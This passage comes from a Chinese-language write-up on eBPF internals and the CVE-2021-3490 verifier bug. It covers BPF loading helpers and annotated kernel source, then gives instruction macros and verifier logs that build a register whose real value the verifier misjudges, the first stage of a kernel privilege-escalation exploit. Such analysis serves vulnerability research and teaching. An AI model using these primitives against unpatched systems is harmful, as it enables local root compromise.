    return bpf(BPF_MAP_LOOKUP_ELEM, &attr);
}

static __always_inline int
bpf_map_update_elem(int map_fd,const void *key,const void *value,uint64_t flags)
{
    union bpf_attr attr = {
        .map_fd = map_fd,
        .key = (uint64_t) key,
        .value = (uint64_t) value,
        .flags = flags,
    };

    return bpf(BPF_MAP_UPDATE_ELEM, &attr);
}

static __always_inline int
bpf_map_delete_elem(int map_fd, const void *key)
{
    union bpf_attr attr = {
        .map_fd = map_fd,
        .key = (uint64_t) key,
    };

    return bpf(BPF_MAP_DELETE_ELEM, &attr);
}

static __always_inline int
bpf_map_get_next_key(int map_fd, const void *key, void *value)
{
    union bpf_attr attr = {
        .map_fd = map_fd,
        .key = (uint64_t) key,
        .next_key = (uint64_t) value,
    };

    return bpf(BPF_MAP_GET_NEXT_KEY, &attr);
}

#define BPF_LOG_BUF_SZ 0x100000
static char bpf_log_buf[BPF_LOG_BUF_SZ] = { '\0' };

/**
 * @brief Run a bpf prog by attaching to a pair of sockets and sending packets
 *
 * @param insns bpf program to be run
 * @param insn_cnt number of bpf instructions
 * @return int 0 for success, others for failure
 */
static int
run_bpf_prog(struct bpf_insn *insns, uint64_t insn_cnt, unsigned int log_level,
             unsigned int print_log)
{
    char *err_msg = NULL;
    int sock_fd[2], prog_fd;
    int ret;

    /* socket pair to trigger eBPF prog */
    ret = socketpair(AF_UNIX, SOCK_DGRAM, 0, sock_fd);
    if (ret < 0) {
        err_msg = "FAILED to creat socket pair!";
        goto err_socket;
    }

    memset(bpf_log_buf, 0, sizeof(bpf_log_buf));

    /* load bpf prog into kernel */
    prog_fd = bpf_load_prog(BPF_PROG_TYPE_SOCKET_FILTER, insns, insn_cnt,
                            bpf_log_buf, BPF_LOG_BUF_SZ, log_level);
    if (prog_fd < 0) {
        ret = prog_fd;
        err_msg = "FAILED to load bpf program!";
        goto err_bpf_load;
    }

    /* attach bpf prog to a socket */
    ret = setsockopt(sock_fd[0],SOL_SOCKET,SO_ATTACH_BPF, &prog_fd,sizeof(int));
    if (ret < 0) {
        err_msg = "FAILED to attach the bpf program!";
        goto err_bpf_attach;
    }

    /* send a packet to trigger bpf */
    write(sock_fd[1], "arttnba3", 8);

    /* output the log */
    if (print_log != 0) {
        puts(bpf_log_buf);
    }

    /* recycle resource */
    close(prog_fd);
    close(sock_fd[1]);
    close(sock_fd[0]);

    return 0;

err_bpf_attach:
    close(prog_fd);
err_bpf_load:
    puts(bpf_log_buf);
    close(sock_fd[1]);
    close(sock_fd[0]);
err_socket:
    err_print(err_msg);
    return ret;
}

#endif
ebpf辅助函数
定义
___BPF_FUNC_MAPPER为每个 eBPF Helper 分配唯一的 bpf_func_id
自动生成 bpf_func_proto 结构体数组,包含所有 Helper 的参数和返回值类型
// include/uapi/linux/bpf.h
#define ___BPF_FUNC_MAPPER(FN, ctx...)			\
	FN(unspec, 0, ##ctx)				\
	FN(map_lookup_elem, 1, ##ctx)			\
	FN(map_update_elem, 2, ##ctx)			\
	FN(map_delete_elem, 3, ##ctx)			\
	FN(probe_read, 4, ##ctx)			\
	FN(ktime_get_ns, 5, ##ctx)			\
	FN(trace_printk, 6, ##ctx)			\
	FN(get_prandom_u32, 7, ##ctx)			\
	FN(get_smp_processor_id, 8, ##ctx)		\
	FN(skb_store_bytes, 9, ##ctx)			\
	FN(l3_csum_replace, 10, ##ctx)			\
	FN(l4_csum_replace, 11, ##ctx)			\
	FN(tail_call, 12, ##ctx)			\
	FN(clone_redirect, 13, ##ctx)			\
	...
声明函数原型
const struct bpf_func_proto bpf_map_lookup_elem_proto = {
	.func		= bpf_map_lookup_elem,
	.gpl_only	= false,
	.pkt_access	= true,
	.ret_type	= RET_PTR_TO_MAP_VALUE_OR_NULL,
	.arg1_type	= ARG_CONST_MAP_PTR,
	.arg2_type	= ARG_PTR_TO_MAP_KEY,
};
实现内核逻辑
BPF_CALL_2(bpf_map_lookup_elem, struct bpf_map *, map, void *, key)
{
	WARN_ON_ONCE(!rcu_read_lock_held() && !rcu_read_lock_trace_held() &&
		     !rcu_read_lock_bh_held());
	return (unsigned long) map->ops->map_lookup_elem(map, key);
}
注册到系统
const struct bpf_func_proto *
bpf_base_func_proto(enum bpf_func_id func_id)
{
	switch (func_id) {
	case BPF_FUNC_map_lookup_elem:
		return &bpf_map_lookup_elem_proto;
	...
	}
}
外部变量声明
extern const struct bpf_func_proto bpf_map_update_elem_proto;
调用流程
do_check()函数中
当opcode类型为BPF_CALL
且src_reg类型不是BPF_PSEUDO_CALL或BPF_PSEUDO_KFUNC_CALL
调用check_helper_call()
eBPF程序类型和不同bpf_verifier_ops绑定
对于常用的BPF_PROG_TYPE_SOCKET_FILTER,其bpf_verifier_ops为sk_filter_verifier_ops
const struct bpf_verifier_ops sk_filter_verifier_ops = {
	.get_func_proto		= sk_filter_func_proto,
	.is_valid_access	= sk_filter_is_valid_access,
	.convert_ctx_access	= bpf_convert_ctx_access,
	.gen_ld_abs		= bpf_gen_ld_abs,
};
static int check_helper_call(struct bpf_verifier_env *env, struct bpf_insn *insn,
			     int *insn_idx_p)
{
	...
	if (env->ops->get_func_proto)
		fn = env->ops->get_func_proto(func_id, env->prog);
	...
对应get_func_proto函数指针sk_filter_func_proto()
static const struct bpf_func_proto *
sk_filter_func_proto(enum bpf_func_id func_id, const struct bpf_prog *prog)
{
	switch (func_id) {
	case BPF_FUNC_skb_load_bytes:
		return &bpf_skb_load_bytes_proto;
	case BPF_FUNC_skb_load_bytes_relative:
		return &bpf_skb_load_bytes_relative_proto;
	case BPF_FUNC_get_socket_cookie:
		return &bpf_get_socket_cookie_proto;
	case BPF_FUNC_get_socket_uid:
		return &bpf_get_socket_uid_proto;
	case BPF_FUNC_perf_event_output:
		return &bpf_skb_event_output_proto;
	default:
		return bpf_sk_base_func_proto(func_id);
	}
}
sk_filter_func_proto()函数根据func_id返回对应bpf_func_proto结构
这一块实现直接用多级switch_case实现
注意这里辅助函数的调用也会对权限做一些检查
static const struct bpf_func_proto *
sk_filter_func_proto(enum bpf_func_id func_id, const struct bpf_prog *prog)
{
	switch (func_id) {
	case BPF_FUNC_skb_load_bytes:
		return &bpf_skb_load_bytes_proto;
	...
	default:
		return bpf_sk_base_func_proto(func_id);
	}
}

static const struct bpf_func_proto *
bpf_sk_base_func_proto(enum bpf_func_id func_id)
{
	const struct bpf_func_proto *func;

	switch (func_id) {
	case BPF_FUNC_skc_to_tcp6_sock:
		func = &bpf_skc_to_tcp6_sock_proto;
		break;
	...
	default:
		return bpf_base_func_proto(func_id);
	}

	if (!perfmon_capable())
		return NULL;

	return func;
}

const struct bpf_func_proto *
bpf_base_func_proto(enum bpf_func_id func_id)
{
	switch (func_id) {
	case BPF_FUNC_map_lookup_elem:
		return &bpf_map_lookup_elem_proto;
	case BPF_FUNC_map_update_elem:
		return &bpf_map_update_elem_proto;
		...
	default:
		break;
	}

	if (!bpf_capable())
		return NULL;

	switch (func_id) {
		...
	default:
		break;
	}

	if (!perfmon_capable())
		return NULL;

	switch (func_id) {
		...
	default:
		return NULL;
	}
}
最终proto结构中func指针对应上实现
BPF_CALL_4(bpf_map_update_elem, struct bpf_map *, map, void *, key,
	   void *, value, u64, flags)
{
	WARN_ON_ONCE(!rcu_read_lock_held() && !rcu_read_lock_trace_held() &&
		     !rcu_read_lock_bh_held());
	return map->ops->map_update_elem(map, key, value, flags);
}

const struct bpf_func_proto bpf_map_update_elem_proto = {
	.func		= bpf_map_update_elem,
	.gpl_only	= false,
	.pkt_access	= true,
	.ret_type	= RET_INTEGER,
	.arg1_type	= ARG_CONST_MAP_PTR,
	.arg2_type	= ARG_PTR_TO_MAP_KEY,
	.arg3_type	= ARG_PTR_TO_MAP_VALUE,
	.arg4_type	= ARG_ANYTHING,
};
load后ebpf调用路径
对于BPF_PROG_TYPE_SOCKET_FILTER
通过将socket attach到加载的eBPF程序,并对socket发包 触发调用链
unix_dgram_sendmsg()
	sk_filter()
		sk_filter_trim_cap()
			bpf_prog_run_save_cb()
				__bpf_prog_run_save_cb()
					bpf_prog_run()
						__bpf_prog_run()
							__x86_indirect_thunk_array()
								jit_code()
另外也可以通过BPF_PROG_TEST_RUN去触发运行已经加载的eBPF程序
prog_fd是BPF_PROG_LOAD的返回值
char data_buf[4096] = {};
struct __sk_buff md = {};

// Run prog
union bpf_attr test_run_attr = {
  .test.data_size_in = 1024,
  .test.data_in = (uint64_t)&data_buf,
  .test.ctx_size_in = sizeof(md),
  .test.ctx_in = (uint64_t)&md,
};

test_run_attr.prog_type = BPF_PROG_TEST_RUN;
test_run_attr.test.prog_fd = prog_fd;
int ret = SYSCHK(syscall(SYS_bpf, BPF_PROG_TEST_RUN, &test_run_attr,
					   sizeof(test_run_attr)));
对于BPF_PROG_TYPE_SOCKET_FILTER,使用BPF_PROG_TEST_RUN触发eBPF的调用链
__sys_bpf()
	bpf_prog_test_run()
		bpf_prog_test_run_skb()
			bpf_test_run()
				bpf_prog_run()
					__bpf_prog_run()
						__x86_indirect_thunk_array()
							jit_code()
cve-2021-3490
CVE-2021-3490 是一个发生在 eBPF verifier 中的漏洞,由于 eBPF verifier 在校验位运算操作( 与、或、异或 )时没有正确地更新寄存器的 32 位边界,从而导致攻击者可以构造出非法的运行时寄存器值以进行提权;该漏洞在 这个 commit 中被引入,在 这个 commit 中被修复 下文使用内核版本 5.11.6 进行分析
漏洞分析
eBPF指令合法性校验通过eBPF verifier完成,核心函数为do_check()
对于算术指令(BPF_ALU / BPF_ALU64)调用链如下
do_check()	// 遍历每一条指令并根据类型调用相应函数处理
	check_alu_op()	// 根据算术指令的 opcode 进行不同处理
		adjust_reg_min_max_vals()	// 计算新的寄存器边界值
			adjust_scalar_min_max_vals()	// 根据 opcode 计算具体的新边界值
/* WARNING: 该函数在 64 位值上进行计算,但实际执行可能在 32 位值上,
 * 因此在 32 位的情况下,诸如位移等需要额外的检查.
 */
static int adjust_scalar_min_max_vals(struct bpf_verifier_env *env,
				      struct bpf_insn *insn,
				      struct bpf_reg_state *dst_reg,
				      struct bpf_reg_state src_reg)
{
	//...

	switch (opcode) {
	//...
	case BPF_AND:
		dst_reg->var_off = tnum_and(dst_reg->var_off, src_reg.var_off);
		scalar32_min_max_and(dst_reg, &src_reg);	/* 漏洞点 */
		scalar_min_max_and(dst_reg, &src_reg);
		break;
	case BPF_OR:
		dst_reg->var_off = tnum_or(dst_reg->var_off, src_reg.var_off);
		scalar32_min_max_or(dst_reg, &src_reg);	/* 漏洞点 */
		scalar_min_max_or(dst_reg, &src_reg);
		break;
	case BPF_XOR:
		dst_reg->var_off = tnum_xor(dst_reg->var_off, src_reg.var_off);
		scalar32_min_max_xor(dst_reg, &src_reg);	/* 漏洞点 */
		scalar_min_max_xor(dst_reg, &src_reg);
		break;
	//...

	/* ALU32 ops are zero extended into 64bit register */
	if (alu32)
		zext_32_to_64(dst_reg);

	__update_reg_bounds(dst_reg);//更新边界
	__reg_deduce_bounds(dst_reg);
	__reg_bound_offset(dst_reg);
	return 0;
}
更新32位边界值时 开发者认为如果两个寄存器低32位均known,则可以跳过 因为64位时还会更新
static void scalar32_min_max_and(struct bpf_reg_state *dst_reg,
				 struct bpf_reg_state *src_reg)
{
	bool src_known = tnum_subreg_is_const(src_reg->var_off);
	bool dst_known = tnum_subreg_is_const(dst_reg->var_off);
	struct tnum var32_off = tnum_subreg(dst_reg->var_off);
	s32 smin_val = src_reg->s32_min_value;
	u32 umax_val = src_reg->u32_max_value;

	/* Assuming scalar64_min_max_and will be called so its safe
	 * to skip updating register for known 32-bit case.
	 */
	if (src_known && dst_known)
		return;
	...
}
tnum_subreg_is_const()函数返回传入tnum32位mask,判断是否已知
/* Returns true if 32-bit subreg @a is a known constant*/
static inline bool tnum_subreg_is_const(struct tnum a)
{
	return !(tnum_subreg(a)).mask;
}
struct tnum tnum_subreg(struct tnum a)
{
	return tnum_cast(a, 4);
}
struct tnum tnum_cast(struct tnum a, u8 size)
{
	a.value &= (1ULL << (size * 8)) - 1;
	a.mask &= (1ULL << (size * 8)) - 1;
	return a;
}
更新64位边界值时 若两个寄存器均为known 则调用__mark_reg_known()
static void scalar_min_max_and(struct bpf_reg_state *dst_reg,
			       struct bpf_reg_state *src_reg)
{
	bool src_known = tnum_is_const(src_reg->var_off);
	bool dst_known = tnum_is_const(dst_reg->var_off);
	s64 smin_val = src_reg->smin_value;
	u64 umax_val = src_reg->umax_value;

	if (src_known && dst_known) {
		__mark_reg_known(dst_reg, dst_reg->var_off.value);
		return;
	}

	...
}
__mark_reg_known()即使用tnum_const()设置var_off为已知
并将其边界值设置为值本身
/* This helper doesn't clear reg->id */
static void ___mark_reg_known(struct bpf_reg_state *reg, u64 imm)
{
	reg->var_off = tnum_const(imm);
	reg->smin_value = (s64)imm;
	reg->smax_value = (s64)imm;
	reg->umin_value = imm;
	reg->umax_value = imm;

	reg->s32_min_value = (s32)imm;
	reg->s32_max_value = (s32)imm;
	reg->u32_min_value = (u32)imm;
	reg->u32_max_value = (u32)imm;
}

/* Mark the unknown part of a register (variable offset or scalar value) as
 * known to have the value @imm.
 */
static void __mark_reg_known(struct bpf_reg_state *reg, u64 imm)
{
	/* Clear id, off, and union(map_ptr, range) */
	memset(((u8 *)reg) + sizeof(reg->type), 0,
	       offsetof(struct bpf_reg_state, var_off) - sizeof(reg->type));
	___mark_reg_known(reg, imm);
}
struct tnum tnum_const(u64 value)
{
	return TNUM(value, 0);
}
问题在于如果存在一个高32位unknown、低32位known的寄存器,则不会调用__mark_reg_known()更新32位边界值 只会更新64位边界值
static void scalar_min_max_and(struct bpf_reg_state *dst_reg,
			       struct bpf_reg_state *src_reg)
{
	...

	/* We get our minimum from the var_off, since that's inherently
	 * bitwise.  Our maximum is the minimum of the operands' maxima.
	 */
	dst_reg->umin_value = dst_reg->var_off.value;
	dst_reg->umax_value = min(dst_reg->umax_value, umax_val);
	if (dst_reg->smin_value < 0 || smin_val < 0) {
		/* Lose signed bounds when ANDing negative numbers,
		 * ain't nobody got time for that.
		 */
		dst_reg->smin_value = S64_MIN;
		dst_reg->smax_value = S64_MAX;
	} else {
		/* ANDing two positives gives a positive, so safe to
		 * cast result into s64.
		 */
		dst_reg->smin_value = dst_reg->umin_value;
		dst_reg->smax_value = dst_reg->umax_value;
	}
	/* We may learn something more from the var_off */
	__update_reg_bounds(dst_reg);
}
一个例子:
R2 = { .value=0x1, .mask=0xffffffff00000000 }:寄存器低32位已知为1,高32位unkownR3 = { .value=0x100000002, .mask=0x0}:寄存器64位全已知,为0x100000002 R2(dst_reg)和R3(src_reg)做与运算,则首先调用tnum_and()得到{.value=0x0, .mask=0x100000000}仅第32位不确定
struct tnum tnum_and(struct tnum a, struct tnum b)
{
	u64 alpha, beta, v;

	alpha = a.value | a.mask;
	beta = b.value | b.mask;
	v = a.value & b.value;
	return TNUM(v, alpha & beta & ~v);
}
接着进入scalar32_min_max_and()直接返回 进入scalar_min_max_and()
函数最终调用__update_reg_bounds()更新边界值
static void __update_reg32_bounds(struct bpf_reg_state *reg)
{
	struct tnum var32_off = tnum_subreg(reg->var_off);

	/* min signed is max(sign bit) | min(other bits) */
	reg->s32_min_value = max_t(s32, reg->s32_min_value,
			var32_off.value | (var32_off.mask & S32_MIN));
	/* max signed is min(sign bit) | max(other bits) */
	reg->s32_max_value = min_t(s32, reg->s32_max_value,
			var32_off.value | (var32_off.mask & S32_MAX));
	reg->u32_min_value = max_t(u32, reg->u32_min_value, (u32)var32_off.value);
	reg->u32_max_value = min(reg->u32_max_value,
				 (u32)(var32_off.value | var32_off.mask));
}

static void __update_reg64_bounds(struct bpf_reg_state *reg)
{
	/* min signed is max(sign bit) | min(other bits) */
	reg->smin_value = max_t(s64, reg->smin_value,
				reg->var_off.value | (reg->var_off.mask & S64_MIN));
	/* max signed is min(sign bit) | max(other bits) */
	reg->smax_value = min_t(s64, reg->smax_value,
				reg->var_off.value | (reg->var_off.mask & S64_MAX));
	reg->umin_value = max(reg->umin_value, reg->var_off.value);
	reg->umax_value = min(reg->umax_value,
			      reg->var_off.value | reg->var_off.mask);
}

static void __update_reg_bounds(struct bpf_reg_state *reg)
{
	__update_reg32_bounds(reg);
	__update_reg64_bounds(reg);
}
计算方法:
- 最小边界值 =
max(min_value, var_off) - 最大边界值 =
min(max_value, var_off)
在构造R2寄存器的低32位 会有下面逻辑: 对于已知值的源寄存器,设置边界为其值
else {
		/* Pretend the src is a reg with a known value, since we only
		 * need to be able to read from this state.
		 */
		off_reg.type = SCALAR_VALUE;
		__mark_reg_known(&off_reg, insn->imm);
		src_reg = &off_reg;
		if (ptr_reg) /* pointer += K */
			return adjust_ptr_min_max_vals(env, insn,
						       ptr_reg, src_reg);
	}
/* This helper doesn't clear reg->id */
static void ___mark_reg_known(struct bpf_reg_state *reg, u64 imm)
{
	reg->var_off = tnum_const(imm);
	reg->smin_value = (s64)imm;
	reg->smax_value = (s64)imm;
	reg->umin_value = imm;
	reg->umax_value = imm;

	reg->s32_min_value = (s32)imm;
	reg->s32_max_value = (s32)imm;
	reg->u32_min_value = (u32)imm;
	reg->u32_max_value = (u32)imm;
}

/* Mark the unknown part of a register (variable offset or scalar value) as
 * known to have the value @imm.
 */
static void __mark_reg_known(struct bpf_reg_state *reg, u64 imm)
{
	/* Clear id, off, and union(map_ptr, range) */
	memset(((u8 *)reg) + sizeof(reg->type), 0,
	       offsetof(struct bpf_reg_state, var_off) - sizeof(reg->type));
	___mark_reg_known(reg, imm);
}
BPF_ADD中 根据源寄存器 设置了对应目的寄存器的边界值
static void scalar32_min_max_add(struct bpf_reg_state *dst_reg,
				 struct bpf_reg_state *src_reg)
{
	s32 smin_val = src_reg->s32_min_value;
	s32 smax_val = src_reg->s32_max_value;
	u32 umin_val = src_reg->u32_min_value;
	u32 umax_val = src_reg->u32_max_value;

	if (signed_add32_overflows(dst_reg->s32_min_value, smin_val) ||
	    signed_add32_overflows(dst_reg->s32_max_value, smax_val)) {
		dst_reg->s32_min_value = S32_MIN;
		dst_reg->s32_max_value = S32_MAX;
	} else {
		dst_reg->s32_min_value += smin_val;
		dst_reg->s32_max_value += smax_val;
	}
	if (dst_reg->u32_min_value + umin_val < umin_val ||
	    dst_reg->u32_max_value + umax_val < umax_val) {
		dst_reg->u32_min_value = 0;
		dst_reg->u32_max_value = U32_MAX;
	} else {
		dst_reg->u32_min_value += umin_val;
		dst_reg->u32_max_value += umax_val;
	}
}
解释为什么触发漏洞的BPF_AND指令中 dst_reg的u32_min/max是1
回到上面__update_reg32_bounds()
进入该函数时 {u,s}32_min_value = {u,s}32_max_value = 1
而var_off=0
从而构造出有问题的寄存器
19: (5f) r6 &= r3
20: R0_w=inv0 R3_w=inv4294967298 R4_w=inv-4294967296 R6_w=inv(id=0,umax_value=4294967296,var_off=(0x0; 0x100000000),s32_min_value=1,s32_max_value=0,u32_min_value=1,u32_max_value=0)
在adjust_scalar_min_max_vals()最后还会再调用下面函数更新边界值
/* ALU32 ops are zero extended into 64bit register */
	if (alu32)
		zext_32_to_64(dst_reg);

	__update_reg_bounds(dst_reg);
	__reg_deduce_bounds(dst_reg);
	__reg_bound_offset(dst_reg);
	return 0;
}
__reg_deduce_bounds()再做一次边界调整校验工作 32位和64位逻辑相同:
- 若有符号最小值>=0 或 有符号最大值 < 0,则更新有/无符号最小值为
max(smin_value,umin_value),更新有/无符号最大值为min(smax_value, umax_value)之后直接返回(有符号和无符号边界没有交叉,说明有无符号边界相同 合并) - 若无符号最大值边界没有超过有符号范围(最高位不为1),则更新
smin_value为umin_value,更新有/无符号最大值为min(smax_value, umax_value)(对smax取更严格的限制,安全将smin设为umin) - 否则,若无符号最小值超过有符号范围(最高位为1),则更新有/无符号最小值为
max(smin_value,umin_value),更新smax_value为umax_value(对smin取更严格限制,安全将smax设为umax)
利用有符号信息改进无符号边界 利用无符号信息改进有符号边界
/* Uses signed min/max values to inform unsigned, and vice-versa */
static void __reg32_deduce_bounds(struct bpf_reg_state *reg)
{
	/* Learn sign from signed bounds.
	 * If we cannot cross the sign boundary, then signed and unsigned bounds
	 * are the same, so combine.  This works even in the negative case, e.g.
	 * -3 s<= x s<= -1 implies 0xf...fd u<= x u<= 0xf...ff.
	 */
	if (reg->s32_min_value >= 0 || reg->s32_max_value < 0) {
		reg->s32_min_value = reg->u32_min_value =
			max_t(u32, reg->s32_min_value, reg->u32_min_value);
		reg->s32_max_value = reg->u32_max_value =
			min_t(u32, reg->s32_max_value, reg->u32_max_value);
		return;
	}
	/* Learn sign from unsigned bounds.  Signed bounds cross the sign
	 * boundary, so we must be careful.
	 */
	if ((s32)reg->u32_max_value >= 0) {
		/* Positive.  We can't learn anything from the smin, but smax
		 * is positive, hence safe.
		 */
		reg->s32_min_value = reg->u32_min_value;
		reg->s32_max_value = reg->u32_max_value =
			min_t(u32, reg->s32_max_value, reg->u32_max_value);
	} else if ((s32)reg->u32_min_value < 0) {
		/* Negative.  We can't learn anything from the smax, but smin
		 * is negative, hence safe.
		 */
		reg->s32_min_value = reg->u32_min_value =
			max_t(u32, reg->s32_min_value, reg->u32_min_value);
		reg->s32_max_value = reg->u32_max_value;
	}
}

static void __reg64_deduce_bounds(struct bpf_reg_state *reg)
{
	/* Learn sign from signed bounds.
	 * If we cannot cross the sign boundary, then signed and unsigned bounds
	 * are the same, so combine.  This works even in the negative case, e.g.
	 * -3 s<= x s<= -1 implies 0xf...fd u<= x u<= 0xf...ff.
	 */
	if (reg->smin_value >= 0 || reg->smax_value < 0) {
		reg->smin_value = reg->umin_value = max_t(u64, reg->smin_value,
							  reg->umin_value);
		reg->smax_value = reg->umax_value = min_t(u64, reg->smax_value,
							  reg->umax_value);
		return;
	}
	/* Learn sign from unsigned bounds.  Signed bounds cross the sign
	 * boundary, so we must be careful.
	 */
	if ((s64)reg->umax_value >= 0) {
		/* Positive.  We can't learn anything from the smin, but smax
		 * is positive, hence safe.
		 */
		reg->smin_value = reg->umin_value;
		reg->smax_value = reg->umax_value = min_t(u64, reg->smax_value,
							  reg->umax_value);
	} else if ((s64)reg->umin_value < 0) {
		/* Negative.  We can't learn anything from the smax, but smin
		 * is negative, hence safe.
		 */
		reg->smin_value = reg->umin_value = max_t(u64, reg->smin_value,
							  reg->umin_value);
		reg->smax_value = reg->umax_value;
	}
}

static void __reg_deduce_bounds(struct bpf_reg_state *reg)
{
	__reg32_deduce_bounds(reg);
	__reg64_deduce_bounds(reg);
}
__reg_bound_offset()基于边界值重新计算var_off的值
tnum_intersect()取a、b共有的已知为1的位tnum_range()取min中min、max的低位相同位部分,从第一个不同位开始设为已知
/* Attempts to improve var_off based on unsigned min/max information */
static void __reg_bound_offset(struct bpf_reg_state *reg)
{
	struct tnum var64_off = tnum_intersect(reg->var_off,
					       tnum_range(reg->umin_value,
							  reg->umax_value));
	struct tnum var32_off = tnum_intersect(tnum_subreg(reg->var_off),
						tnum_range(reg->u32_min_value,
							   reg->u32_max_value));

	reg->var_off = tnum_or(tnum_clear_subreg(var64_off), var32_off);
}
/* Note that if a and b disagree - i.e. one has a 'known 1' where the other has
 * a 'known 0' - this will return a 'known 1' for that bit.
 */
struct tnum tnum_intersect(struct tnum a, struct tnum b)
{
	u64 v, mu;

	v = a.value | b.value;
	mu = a.mask & b.mask;
	return TNUM(v & ~mu, mu);
}
struct tnum tnum_range(u64 min, u64 max)
{
	u64 chi = min ^ max, delta;
	u8 bits = fls64(chi); // 找到为1的最低位

	/* special case, needed because 1ULL << 64 is undefined */
	if (bits > 63)
		return tnum_unknown;
	/* e.g. if chi = 4, bits = 3, delta = (1<<3) - 1 = 7.
	 * if chi = 0, bits = 0, delta = (1<<0) - 1 = 0, so we return
	 *  constant min (since min == max).
	 */
	delta = (1ULL << bits) - 1;
	return TNUM(min & ~delta, delta);
}
至此adjust_scalar_min_max_vals()函数结束,R6寄存器没有被修改
漏洞利用
构造边界值[1,0]寄存器
#define VULN_REG BPF_REG_6

#define BPF_READ_ARRAY_MAP_IDX(__idx, __map_fd, __dst_reg)                   \
        /* get a pointer to bpf_array */                \
        BPF_LD_MAP_FD(BPF_REG_9, __map_fd),             \
        BPF_MOV64_REG(BPF_REG_1, BPF_REG_9),            \
        BPF_MOV64_REG(BPF_REG_2, BPF_REG_10),           \
        BPF_ALU64_IMM(BPF_ADD, BPF_REG_2, -8),          \
        BPF_ST_MEM(BPF_DW, BPF_REG_2, 0, __idx),        \
        BPF_RAW_INSN(BPF_JMP | BPF_CALL, 0, 0, 0, BPF_FUNC_map_lookup_elem), \
        /* if success, r0 will be ptr to value, 0 for failed */              \
        BPF_JMP_IMM(BPF_JNE, BPF_REG_0, 0, 1),          \
        BPF_EXIT_INSN(),                                \
        /* mov the result back and clear R0 */          \
        BPF_MOV64_REG(__dst_reg, BPF_REG_0),            \
        BPF_MOV64_IMM(BPF_REG_0, 0)

#define TRIGGER_VULN(__map_fd)                          \
        /* load value into r2, make it part-unknown */  \
        BPF_READ_ARRAY_MAP_IDX(0, __map_fd, BPF_REG_8), \
        BPF_LDX_MEM(BPF_DW, VULN_REG, BPF_REG_8, 0),    \
        BPF_MOV64_IMM(BPF_REG_4, 0xffffffff),           \
        BPF_ALU64_IMM(BPF_LSH, BPF_REG_4, 32),          \
        BPF_ALU64_REG(BPF_AND, VULN_REG, BPF_REG_4),    \
        BPF_ALU64_IMM(BPF_ADD, VULN_REG, 0x1),          \
        /* r3 = 0x100000002 */                          \
        BPF_MOV64_IMM(BPF_REG_3, 0x1),                  \
        BPF_ALU64_IMM(BPF_LSH, BPF_REG_3, 32),          \
        BPF_ALU64_IMM(BPF_ADD, BPF_REG_3, 0x2),         \
        /* triger the vulnerability */                  \
        BPF_ALU64_REG(BPF_AND, VULN_REG, BPF_REG_3)
构造运行时为 1、verifier 确信为 0 的寄存器
先构造出一个32位边界值为[0,1]、32位运行值为0的寄存器R7
将R7寄存器与R6相加
相加指令会检查是否有溢出,检查方式就是直接用边界值相加
这里R6+R7,进入第一个else分支 R6 32位有符号边界值变为[1,1]
接着进入第二个else分支 R6 32位有无边界值均成为[1,1]
static void scalar32_min_max_add(struct bpf_reg_state *dst_reg,
				 struct bpf_reg_state *src_reg)
{
	s32 smin_val = src_reg->s32_min_value;
	s32 smax_val = src_reg->s32_max_value;
	u32 umin_val = src_reg->u32_min_value;
	u32 umax_val = src_reg->u32_max_value;

	if (signed_add32_overflows(dst_reg->s32_min_value, smin_val) ||
	    signed_add32_overflows(dst_reg->s32_max_value, smax_val)) {
		dst_reg->s32_min_value = S32_MIN;
		dst_reg->s32_max_value = S32_MAX;
	} else {
		dst_reg->s32_min_value += smin_val;
		dst_reg->s32_max_value += smax_val;
	}
	if (dst_reg->u32_min_value + umin_val < umin_val ||
	    dst_reg->u32_max_value + umax_val < umax_val) {
		dst_reg->u32_min_value = 0;
		dst_reg->u32_max_value = U32_MAX;
	} else {
		dst_reg->u32_min_value += umin_val;
		dst_reg->u32_max_value += umax_val;
	}
}
static bool signed_add32_overflows(s32 a, s32 b)
{
	/* Do the add in u32, where overflow is well-defined */
	s32 res = (s32)((u32)a + (u32)b);

	if (b < 0)
		return res > a;
	return res < a;
}
之后调用__reg_bound_offset(),将边界值反向赋值给var_off 具体如下:
tnum_range()返回{.value=0x1, .mask=0x0}- 此时
var_off=0,再传入tnum_intersect() - 得到
{.value=0x1, .mask=0x0}即获得了一个32位值实际为0,但verifier认为是1的寄存器
上一条指令 R6显示为0 +R7后 低32位确定为0x1
35: R0_w=inv0 R6=inv(id=0,umax_value=4294967296,var_off=(0x0; 0x100000000),s32_min_value=1,s32_max_value=0,u32_min_value=1,u32_max_value=0) R7_w=inv(id=0,smax_value=9223372032559808513,umax_value=18446744069414584321,var_off=m
35: (0f) r6 += r7
36: R0_w=inv0 R6_w=inv(id=0,smax_value=9223372032559808513,umax_value=18446744069414584321,var_off=(0x1; 0xffffffff00000000),s32_min_value=1,s32_max_value=1,u32_min_value=1,u32_max_value=1) R7_w=inv(id=0,smax_value=9223372032m
再给R6+1
此时32位var_off变为2
36: (07) r6 += 1
37: R0_w=inv0 R6_w=inv(id=0,smin_value=-9223372036854775806,smax_value=9223372032559808514,umin_value=2,umax_value=18446744069414584322,var_off=(0x2; 0xffffffff00000000),s32_min_value=2,s32_max_value=2,u32_max_value=2)
然后再和1做与运算 此时verifier会认为该值变成0,但实际运行值为1
37: (57) r6 &= 1
38: R0_w=inv0 R6_w=inv0 R7_w=inv(id=0,smax_value=9223372032559808513,umax_value=18446744069414584321,var_off=(0x0; 0xffffffff00000001),s32_min_value=0,s32_max_value=1,u32_max_value=1)
R7寄存器构造 可以通过从map中获取一个verifier全不可知的寄存器 再用32位判断跳转指令 BPF_JMP32_IMM(BPF_JLE, BPF_REG_7, 1, 2) 使其变为 { .var_off = 0, .mask = 0xffffffff00000001} 即可,map 中的值是我们可控的所以我们可以使其运行时值为 0 :
#define MAKE_VULN_REG(__map_fd)                         \
        /* load value into r3, make it [0, 1] under 32 bit */                \
        BPF_READ_ARRAY_MAP_IDX(0, __map_fd, BPF_REG_8), \
        BPF_LDX_MEM(BPF_DW, BPF_REG_7, BPF_REG_8, 0),   \
        BPF_JMP32_IMM(BPF_JLE, BPF_REG_7, 1, 2),        \
        BPF_MOV64_IMM(BPF_REG_0, 0),                    \
        BPF_EXIT_INSN(),                                \
        BPF_ALU64_REG(BPF_ADD, VULN_REG, BPF_REG_7),    \
        BPF_ALU64_IMM(BPF_ADD, VULN_REG, 0x1),          \
        BPF_ALU64_IMM(BPF_AND, VULN_REG, 0x1),          \
        BPF_MOV64_IMM(BPF_REG_0, 0)
verifier会将认为不可达的指令patch为跳转回条件分支指令 无法在verifier认为恒为假的分支中藏恶意指令
/* The verifier does more data flow analysis than llvm and will not
 * explore branches that are dead at run time. Malicious programs can
